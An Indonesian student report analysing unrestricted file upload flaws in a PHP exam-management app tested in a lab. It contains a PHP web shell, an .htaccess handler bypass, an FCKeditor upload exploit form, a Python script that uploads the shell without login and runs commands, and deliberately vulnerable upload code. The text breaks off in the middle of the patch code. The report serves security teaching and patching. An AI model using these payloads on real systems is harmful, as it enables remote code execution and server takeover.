LAPORAN TUGAS BESAR

MANAJEMEN KEAMANAN KOMPUTER

"ANALISIS KERENTANAN WEB TERHADAP SERANGAN UNRESTRICTRED FILE UPLOAD"

Nama Kelompok :

Fayzaya Ganang Putra	5180411066
Danang Avan Maulana	5180411091
Muhammad Nur Aziz Ma'ruf	5180411126
Sem Gilbert	5180411144
Bagas Tri Usada	5180411109

PROGRAM STUDI INFORMATIKA

FAKULTAS SAINS & TEKNOLOGI

UNIVERSITAS TEKNOLOGI YOGYAKARTA

YOGYAKARTA

2021

KATA PENGANTAR

Puji syukur dipanjatkan atas kehadirat Allah SWT, karena dengan limpahan karunia-Nya penulis dapat menyelesaikan Tugas Besar dengan judul Analisis Kerentanan Web Terhadap Serangan Unrestrictred File Upload.

Penyusunan Tugas Besar diajukan sebagai salah satu syarat untuk memperoleh nilai akhir pada mata kuliah Manajemen Keamanan Komputer Program Studi Informatika Fakultas Sains dan Teknologi Universitas Teknologi Yogyakarta.

Tugas besar ini dapat diselesaikan tidak lepas dari segala bantuan, bimbingan, dorongan dan doa dari berbagai pihak, yang pada kesempatan ini penulis ingin menyampaikan ucapan terima kasih kepada :

a. Kedua orang tua yang telah memberi doa dan dukungan dalam menyelesaikan tugas besar ini.
b. Dr. Bambang Moertono Setiawan, M.M., Akt., C.A. Selaku Rektor Universitas Teknologi Yogyakarta.
c. Dr. Endy Marlina, MT. Selaku Dekan Fakultas Sain & Teknologi, Universitas Teknologi Yogyakarta.
d. Dr. Enny Itje Sela, S.Si., M.Kom. Selaku Ketua Program Studi Informatika, Universitas Teknologi Yogyakarta.
e. Catur Budi Waluyo, M.T., Selaku dosen pengampu mata kuliah Manajemen Keamanan Komputer
f. Semua tim peneliti yang telah bekerja keras dalam penyusunan laporan tugas besar ini

Akhir kata, penulis berharap semoga laporan tugas besar ini berguna bagi para pembaca dan pihak lain yang berkepentingan.

Yogyakarta, 18 Desember 2021

Team Peneliti

DAFTAR ISI

LATAR BELAKANG

Penggunaan website berkembang pesat dengan banyaknya penggunaan bermacam aplikasi ataupun layanan yang terhubung ke Internet. Aspek keamanan sangatlah penting disebabkan pada era yang semakin berkembang banyak sistem yang berbentuk digital. Ancaman serangan terhadap bermacam jenis sistem yang berbentuk digital ataupun server maka dibutuhkan suatu penanganan terhadap ancaman ataupun serangan pada server dengan celah fitur unggahan. File Upload pada website yang diproses oleh sistem melakukan validasi dengan menyaring tipe berkas objek digital di server side(backend) ataupun dalam halaman website pada web browser dalam wujud HTML ataupun Javascript(frontend). Unrestricted file upload image adalah kondisi dimana proses upload gambar tidak dibatasi, permasalahan tersebut bisa diatasi dengan menambahkan teknik penyaringan untuk mengecek validasi dari suatu berkas dengan melakukan penyaringan ataupun teknik yang lainya. Tugas besar ini dikembangkan dengan beberapa tahapan, seperti, pengumpulan data, analisis kondisi saat ini, merancang perbaikan kode program, pengujian dan implementasi hasil patch. Pengujian keamanan dilakukan untuk mengetahui perbedaan antara sebelum dan setelah kondisi diterapkan.

LANDASAN TEORI

Teknologi sangat memberikan manfaat dan membantu kegiatan manusia sehari-hari misalnya pemanfaatan teknologi internet seperti website banyak diimplementasikan diberbagai sistem (Umar et al., 2019). Website merupakan layanan pada Internet yang dapat diakses oleh berbagai orang di dunia, layanan website memiliki berbagai fitur salahsatunya fitur unggahan. Fitur unggah berkas adalah teknik yang biasanya dibutuhkan secara fungsional pada aplikasi untuk para pengguna (Chen et al., 2015) yang dapat digunakan untuk dokumen, gambar, unggah data dan penyimpanan oleh klien (Umar et al., 2019). Namun tanpa metode keamanan dan penyaringan yang tepat, pemilihan berkas dan proses validasi selama mengungah dapat memberikan resiko keamanan yang signifikan misalnya teknik keamanan aplikasi website (Li & Xue, 2011) Kolaborasi antara server dan klien untuk meningkatkan keamanan dengan memberikan mekanisme untuk mencapai keamanan end-to-end seperti pada pemanfaatan teknologi Web Push Notification yang megirim pesan ke web browser dari server (Rahmatulloh et al., 2019).

Beberapa teknik unggahan file dapat dieksploitasi seperti tidak ada validasi yang dilakukan pada klien atau server, validasi yang diterapkan di sisi klien dapat dilewati menggunakan opsi pengembang, tidak ada validasi yang dilakukan untuk memeriksa konten file yang diunggah oleh pengguna akhir, tidak ada validasi yang dilakukan untuk memeriksa ukuran file yang diunggah oleh pengguna akhir, ketika validasi didasarkan hanya pada tipe konten, serangan dapat dilakukan dengan memanipulasi tipe konten file yang menentukan sifat data, diizinkan menggunakan lebih dari satu jenis ekstensi file dan beberapa kondisi dapat menggunakan ekstensi file terlarang bersama dengan ekstensi file yang tidak diizinkan oleh aplikasi (Pooj & Patil, 2016). Para penyerang dapat melakukan XSS yang disimpan menggunakan fitur unggah file seperti berkas gambar.(W et al., 2018).


Exam Hall Management adalah proyek PHP yang dapat mengotomatisasi proses dilaksnakanya ujian dan pengaturan tempat duduk. Sistem ini dikembangkan menggunakan bahasa berikut: PHP, HTML, CSS, JavaScript, MySQLi, dan jQuery.

Sistem memfasilitasi ujian dengan menempatkan setiap siswa ke kelas yang mereka tempati dan mengalokasikan pengaturan tempat duduk untuk menghindari konflik. Sebagian besar siswa mengalami kesulitan dalam mencari ruang ujian yang menjadi tugas mereka, sehingga dengan sistem ini akan lebih mudah untuk mengatur lokasi dengan mengatur setiap ruang dengan cara yang dihasilkan komputer. Hal ini sangat berguna bagi perguruan tinggi karena dapat menghasilkan laporan yang menyangkut mahasiswa. Sistem memiliki fitur yang menghasilkan laporan secara otomatis selama ujian di akhir sesi atau di antara sesi.

ANALISIS DAN DESAIN SISTEM


1.1 Pengujian Desain Sistem Exam Hall Management

Pengujian aplikasi Exam Hall Management menggunakan komputer virtual Metasploitable yang terpasang pada hosting sebagai server, sedangkan komputer penyerang menggunakan backbox linux. Langkah-langkah yang harus dilakukan oleh penyerang adalah dengan melakukan brute force pada halaman login yang dimiliki oleh Exam Hall Management. Gambar 1.1 adalah metode brute force yang digunakan untuk mengakses administrator halaman




Gambar 1.1 Proses memaksa masuk menggunakan teknik bruteforce attack

Penyerang mencoba melakukan brute force pada halaman login menggunakan tool yang telah dibuat sesuai dengan kebutuhannya. Setelah mendapatkan username dan password yang valid dari brute force, maka penyerang dapat segera mengupload shell php dengan menggunakan fitur upload gambar. Shell PHP akan diunggah tanpa adanya sebuah pencegahan.



Gambar 1.2. Proses penyerang mengunggah sebuah file berbahaya

Pada Gambar 1.2 menunjukkan proses pengunggahan file berbahaya dengan menggunakan fitur file upload. Proses selanjutnya adalah membuat filter pada modul file upload. Filter dibuat untuk mendeteksi jenis file yang diupload, sehingga hanya file gambar yang dapat diupload di modul file upload.



Gambar 1.3. Proses pemfilteran file yang diizinkan untuk diunggah.

Pada Gambar 1.3. Menunjukkan bahwa proses filter dalam mengupload file pada modul file upload berhasil. Penyerang hanya diizinkan untuk mengunggah jenis file gambar.

1.2 Analisis dan Implementasi

1.2.1 Basic PHP File Upload

PHP file upload memungkinkan pengguna untuk mengunggah file teks dan biner. Saat menggunakan PHP, proses upload file di PHP akan memerlukan izin. Untuk mengunggah file dengan cara tertentu, dapat mengatur batasan. Array asosiatif dari semua file yang diunggah ke skrip disebut PHP $_files.

Proses file upload PHP mengikuti langkah-langkah berikut ini:

- Pengguna membuka halaman yang berisi formulir HTML yang menampilkan file teks, tombol telusuri, dan tombol kirim.
- Pengguna mengklik tombol telusuri dan memilih file untuk diunggah dari PC lokal.
- Path lengkap ke file yang dipilih muncul di teks yang diajukan kemudian pengguna mengklik tombol kirim.
- File yang dipilih dikirim ke direktori sementara di server.
- Skrip PHP yang ditentukan sebagai pengendali formulir di atribut tindakan formulir memeriksa apakah file telah tiba dan kemudian menyalin file ke direktori yang dimaksud.

- Skrip PHP mengkonfirmasi keberhasilan kepada pengguna.
- Seperti biasa saat menulis file, lokasi sementara dan akhir perlu memiliki izin yang ditetapkan yang memungkinkan penulisan file. Jika salah satunya diatur menjadi read-only maka proses akan gagal.
- File yang diunggah bisa berupa file teks atau file gambar atau dokumen apa pun.

Memahami Skrip PHP untuk Upload File

Upload file merupakan kegiatan pengiriman file dari client (pengunjung web) ke server. Jika ingin membuat file upload PHP, harus memiliki izin. Jika tidak, atur PHP untuk mengizinkannya. Untuk mencapainya, edit file bernama php.ini dan ubah nilai file_uploads menjadi On seperti berikut:

```
file_uploads = On
```

Kode PHP untuk Upload File

Silahkan buat dua file:

1. index.html untuk membuat form upload
2. upload.php untuk menerima dan memproses file yang di-upload

Isi file index.html seperti ini:

```
<!DOCTYPE html>

<html>

<head>

   <title>Upload File</title>

</head>

<body>

   <form action="upload.php" method="post" enctype="multipart/form-data">

      Pilih file: <input type="file" name="berkas" />

      <input type="submit" name="upload" value="upload" />

   </form>

</body>

</html>
```


Fokus pada elemen <form>. Perhatikan di sana ada beberapa hal yang harus dipahami:

- atribut action="upload.php" artinya akan mengirim filenya ke upload.php;
- atribut enctype atribut ini wajib disertakan untuk form upload;
- atribut name akan menjadi nama indeks di dalam PHP.

Sekarang coba dulu isi file upload.php seperti ini:

```
<?php

echo "<pre>";

print_r($_FILES);

echo "</pre>";

?>
```

Dan hasilnya :



Gambar 1.2.1 Tampilan hasil pengungahan sebuah file

File yang terupload akan ditampung dalam variabel $_FILES. Variabel ini merupakan sebuah array yang menampung data tentang file-nya.

Di sana ada beberapa indeks:

- name adalah nama file yang di-upload;
- type adalah jenis file yang di-upload;
- tmp_name adalah nama file yang berada di dalam direktori temporer server;
- error menyatakan apakah ada error atau tidak;
- size adalah ukuran file-nya.

Setiap file yang di upload ke server, filenya akan disimpan di dalam direktori temporer.

Untuk memindahkan file ini ke dalam direktori aplikasi kita, maka membutuhkan sebuah fungsi bernama: move_uploaded_file().

Dalam menganalisis program akan dilakukan dengan menggunakan bahasa pemrograman PHP untuk memanfaatkan celah keamanan Unrestricted Image File Upload di Exam Hall Management System. Fase-fase proses eksploitasi memiliki tiga fase yang dimulai dari :

1. Akses halaman admin
2. Melakukan brute force pada form login.
3. Unggah backdoor php kemudian melakukan Remote Code Execution

Setelah melewati proses eksploitasi maka dilanjutkan dengan alur proses patching (perbaikan) yang memiliki 8 tahap dimulai dari :

1. Memeriksa file gambar dari klien.
2. Memeriksa ukuran file gambar.
3. Memeriksa ekstensi berdasarkan daftar putih.
4. Memeriksa berdasarkan daftar hitam.
5. Memeriksa berdasarkan content-type.
6. Memeriksa berdasarkan atribut file gambar.
7. Memeriksa berdasarkan lokasi penyimpanan.
8. Memeriksa berdasarkan semua isi file gambar.

Langkah selanjutnya adalah menjalankan tes terhadap perbaikan yang dibuat pada tahap proses patching. Fase-fase proses pengujian memiliki 8 fase yang sama seperti proses patching, seperti:

1. Pengujian pengecekan sisi klien.
2. Pengujian pengecekan ukuran file gambar.
3. Pengujian pengecekan daftar putih.
4. Pengujian pengecekan daftar hitam.
5. Pengujian pengecekan content-type.
6. Pengujian pengecekan atribut gambar.
7. Pengujian pengecekan lokasi penyimpanan.
8. Pengujian pengecekan isi file gambar.

Tiga fase tersebut akan menunjukkan cara eksploitasi, perbaikan kode program dan pengujian terhadap kode program yang telah diperbaiki. Kurangnya penyaringan file gambar yang akan diupload dapat menyebabkan aplikasi dan sistem tereksploitasi. Delapan fase yang digunakan dalam penyaringan digunakan untuk meminimalkan serangan dari penyerang. Setiap filter adalah bentuk serangan yang digunakan oleh penyerang berdasarkan OWASP.

1.2.2 Contoh code yang memiliki kerentanan Unrestrictred File Upload

```
$uploadMessage = "";

 if (isset($_POST['upload']))
 {
     $path = $_FILES['uploadFile']['name'];
     if(move_uploaded_file($_FILES['uploadFile']['tmp_name'],$path) == TRUE)
     {
         $uploadMessage = "File Berhasil di Upload <a href='$path'>Disini</a>";
     }
 }
```

Pada script di atas hanya meminta pengguna untuk memasukkan file yang akan diunggah dan tanpa memeriksa apa jenis file atau ekstensi yang diunggah. Ini adalah dasar bagaimana bug ini terjadi. Penyerang hanya perlu mengunggah file seperti shell (backdoor) untuk mendapatkan akses ke sistem web.

Contoh Exploitasi

Berikut mengambil “FCKeditor Arbitrary File Upload Vulnerability ” dari exploit-db,

untuk versi 2.0 - 2.2:

Vulnerability terdapat pada file FCKeditor/editor/filemanager/upload/php/upload.php

```
$sType = isset( $_GET['Type'] ) ? $_GET['Type'] : 'File' ;

$arAllowed    = $Config['AllowedExtensions'][$sType] ;

$arDenied    = $Config['DeniedExtensions'][$sType] ;
```

dapat mengunggah file seperti Text dan Image.

Untuk version 2.3.0 - 2.4.3:

Vulnerability terdapat pada file FCKeditor/editor/filemanager/upload/php/upload.php

```
#$sType = isset( $_GET['Type'] ) ? $_GET['Type'] : 'File' ;

#// Check if it is an allowed type.

#if ( !in_array( $sType, array('File','Image','Flash','Media') ) )

#    SendResults( 1, '', '', 'Invalid type specified' ) ;
```

```
#// Get the allowed and denied extensions arrays.

#$arAllowed    = $Config['AllowedExtensions'][$sType] ;

#$arDenied    = $Config['DeniedExtensions'][$sType] ;

in this code we can see filter by Type, but in config.php

$Config['AllowedExtensions']['Media'] and

$Config['DeniedExtensions']['Media'] not exists))
```

Jika melakukan request Type=Media, dapat mengunggah berbagai macam jenisfile

Untuk dapat melakukan exploit, dapat melakukan POST request ke sistem, contoh :

```
<form enctype="multipart/form-data" action="

https://target.com/FCKeditor/editor/filemanager/upload/php/upload.php?Type=Media"

method="post">

<input name="NewFile" type="file">

<input type="submit" value="submit">

</form>
```

Pada jenis Vulnerability pada FCKeditor core dari exploit-db, Vulnerability terdapat pada path berikut

- http://target.com/FCKeditor/editor/filemanager/upload/test.html
- http://target.com/FCKeditor/editor/filemanager/browser/default/connectors/test.html

Bagaimana cara mengeksploitasi jensi kerentanan ini ? Mula-mula membuat sebuah file .htaccess dengan code sebagai berikut


```
<FilesMatch "_php.gif">

SetHandler application/x-httpd-php

</FilesMatch>
```

Setelah itu unggah file .htaccess itu di path tadi. Saat file .htaccess berhasil di unggah, kita perlu menggunggah file php dengan ekstensi seperti berikut Files.php.gif. Setelah

mengunggah Files.php.gif, nama “Files.php.gif” otomatis berubah menjadi “shell_php.gif”. Karena file .htaccess yang sudah kita unggah tadi, maka file php yang terunggah akan tereksekusi.

1.2.3 Pengujian Langsung Sistem Exam Hall Management


Dalam pengujian langsun dilakukan secara menual dan juga menggunakan automation tools sebagai penunjang keberhasilan dalam melakukan pengujian kerentanan Unrestrictred File Upload pada sistem Exam Hall Management. Adapun tahap-tahap yang sudah dibuat.



Gambar 1.2.3. Halaman Dahsboard Sistem Exam Hall Management

Tahap pertama fokus pada pengujian/testing fitur upload, langsung tertuju pada salah fitur upload foto profil penambahan user. Untuk skema kecilnya seperti ini :


- Login menggunakan credential yang didapatkan setelah melakukan serangan bruteforce
- Dihalaman dashboard kemudian klik “User Management”
- Kemudian klik “Add User”
- Isi form dan pada form Image penyerang bisa mengunggah sebuah semua jenis file tanpa ada filter.



Gambar 1.2.4 Tampilan form yang memiliki kerentanan Unrestrictred File Upload

- Sebagai contoh, penyerang mengunggah sebuah backdoor dengan nama file rce.php
- Isi dari file rce.php *"<?php echo fread(popen($_GET["cmd"], "r"), 4096); ?>"*
- Untuk mengakses backdoor yang telah berhasil diunggah cukup klik kanan pada foto profil kemudian pilih "Buka gambar di Tab baru"
- Url penuhnya seperti ini

http://target.com/uploadImage/Profile/rce.php?cmd={command}



Gambar 1.2.5. Tampilan Backdoor yang telah terunggah

Setelah melakukan beberapa pengujian mengenai aplikasi ini juga memiliki kesalahan yang begitu fatal diantaranya tidak adanya validasi konten header ketika sebuah user mengakses sebuah file tanpa login terlebih dahulu. Ini cukup mempermudah penyerang dalam melakukan serangan ini yang bermula memiliki skenario

User login –> Mengakses Halaman Add User –> Mengunggah Sebuah Backdoor.


Untuk sekarang siapapun bisa mengakses sebuah file function untuk menyimpan user tanpa perlu login terlebih dahulu setelah dilakukanya intercept menggunakan burpsuite (Unauthenticated)

http://'+host+'/'+path+'/pages/save_user.php'

Selanjutnya penyerang membuat automation exploit tools guna dapat mengunggah sebuah backdoor menggunakan python :

```
import requests

from requests_toolbelt.multipart.encoder import MultipartEncoder

import os

import sys

import string

import random

import time



host = 'localhost'

path = 'SourceCode'



url = 'http://'+host+'/'+path+'/pages/save_user.php'

def id_generator(size=6, chars=string.ascii_lowercase):

        return ''.join(random.choice(chars) for _ in range(size))+'.php'

if len(sys.argv) == 1:



    print("#########")

    print("Tugas Besar Manajemen Keamanan Komputer")

    print("Contoh penggunaan : python3 rce.py command")

    print("#########")
```

```
    exit()


filename = id_generator()

print("Membuat "+filename+ " file..")

time.sleep(2)

print("Uploading file..")

time.sleep(2)

def reverse():


    command = sys.argv[1]

    multipart_data = MultipartEncoder({

        'image': (filename, "‘<?php echo fread(popen($_GET["cmd"], "r"), 4096); ?>', 'application/octet-stream'),

        'btn_save': "

        })

    r = requests.post(url, data=multipart_data, headers={'Content-Type':multipart_data.content_type})

    endpoint = 'http://'+host+'/'+path+'/uploadImage/Profile/'+filename+"

    urlo = 'http://'+host+'/'+path+'/uploadImage/Profile/'+filename+'?cmd='+command+"

    print("Sukses, file berhasil terunggah : " +endpoint+ "")

    time.sleep(1)

    print("Executing command in 1 seconds:\n")

    time.sleep(1)

    os.system("curl -X GET "+urlo+"")

reverse()
```




Gambar 1.2.6. Tampilan backdoor yang berhasil diunggah

Script tersebut mekiliki fungsi dimana membuat dan mengunggah sebuah backdoor secara otomatis sehingga code yang disuntikan dapat tereksekusi.

Tiba dimana fase perbaikan, dimana dalam pengimplementasian menggunaka 8 fase yang sudah dituliskan pada tahap analisis dan implementasi, kode program perbaikan dituliskan sebagai berikut :

```
$image = $_FILES['image']['name'];

// whitelist file ext

$fileExt = pathinfo($image, PATHINFO_EXTENSION);

$fileExtAllowed = array('jpg', 'jpeg', 'png');

